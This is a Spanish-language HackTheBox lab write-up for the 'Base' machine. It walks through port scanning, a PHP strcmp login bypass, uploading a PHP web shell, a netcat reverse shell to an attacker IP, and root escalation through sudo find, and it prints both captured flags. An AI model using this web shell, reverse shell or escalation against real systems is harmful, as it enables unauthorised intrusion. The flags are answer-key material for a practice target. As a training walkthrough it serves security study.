

Base

■ Plataforma	HackTheBox
■ OS	Linux
■ Level	Very Easy
■ Status	Done
■ Complete	✓
■ EJPT	yes
■ Created time	@15 de enero de 2025 21:11
■ IP	10.129.127.10

Recopilación de información



▼ Escaneo de puertos

Comenzamos con un escaneo para identificar que puertos están abiertos.

```
› sudo nmap -p- --open --min-rate 5000 -sS -n -Pn -vvv 10.129.127.10 -oG allports
```

```
PORT  STATE SERVICE REASON
22/tcp open  ssh    syn-ack ttl 63
80/tcp open  http   syn-ack ttl 63
```

▼ Enumeración de servicios

Una vez listado los puertos accesibles, procederemos a realizar la enumeración de servicios para su posterior identificación de vulnerabilidades.

```
› sudo nmap -p22,80 -sCV 10.129.127.10 -oN targeted
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f6:5c:9b:38:ec:a7:5c:79:1c:1f:18:1c:52:46:f7:0b (RSA)
|   256 65:0c:f7:db:42:03:46:07:f2:12:89:fe:11:20:2c:53 (ECDSA)
|_  256 b8:65:cd:3f:34:d8:02:6a:e3:18:23:3e:77:dd:87:40 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Welcome to Base
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- **Identificación de vulnerabilidades**


- 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
- 80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

▼ Enumeración Web

whatweb

```
http://10.129.127.10 [200 OK] Apache[2.4.29], Bootstrap, Country[RESERVED][ZZ], Email[info@base.htb], Frame, HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.129.127.10], Lightbox, Script, Title[Welcome to Base]
```

Vemos que la web tiene una pagina de login




Siguiendo las indicaciones vemos que nos habla de *strcmp*

Buscamos como hacer el bypass al formulario de login

<https://www.doyler.net/security-not-included/bypassing-php-strcmp-abctf2016>.

Se acontece pasando valores en blanco de los parametros username y password



Una vez hecho vemos el formulario de subida de ficheros

Explotación




▼ Explotación 1

Probamos a subir una revershell : cmdshell

```
<?php echo "<pre>" . system($_GET['cmd']) . "</pre>"; ?>
```

Accedemos al directorio de descargas /.uploaded y probamos un woami



Tenemos RCE, probamos a obtener una Shell

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.16.103 4444 >/t  
mp/f
```

URIEncodeamos

```
rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftm  
p%2Ff%7Cbash%20-i%202%3E%261%7Cnc%2010.10.16.103%20444  
4%20%3E%2Ftmp%2Ff
```

```
> nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.103] from (UNKNOWN) [10.129.41.38] 43258
bash: cannot set terminal process group (1261): Inappropriate ioctl for device
bash: no job control in this shell
www-data@base:/var/www/html/_uploaded$ |
```

Hacemos el tratamiento de la tty

```
script -c bash /dev/null
cntr+z
stty raw -echo; fg
reset x term
export TERM=XTERM
export SHELL=BASH
```

Encontramos usuario Jhon enumerando el /etc/passwd

En la carpeta de /var/www/html/login/config.php vemos credenciales :

```
<?php
$username = "admin";
$password = "thisisagoodpassword"
```

Probamos a migrar a usuario Jhon

```
www-data@base:/var/www/html/login$ su john
Password:
john@base:/var/www/html/login$
```

En el home, encontramos el flag user.txt

```
f54846c258f3b4612f78a819573d158e
```

▼ Escalada de privilegios

Buscamos bianrios con

```
sudo -l  
Matching Defaults entries for john on base:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/  
bin\:/snap/bin
```

User john may run the following commands on base:
(root : root) /usr/bin/find

Buscamos en GTFObins el exploit

```
./find . -exec /bin/sh -p \; -quit
```

Probamos :

```
john@base:/usr/bin$ sudo find . -exec /bin/sh \; -quit  
# whoami  
root  
#
```

Obtenemos la flag de root:

```
# cat root.txt  
51709519ea18ab37dd6fc58096bea949
```

Conclusión



Maquina facil, pero que he tenido que mirar writte up porque no sabia como progresar en el tema del *strcmp*. ^ Pensaba que la enumeración iba por SSH y he perdido mucho tiempo probando explotis que no funcionaban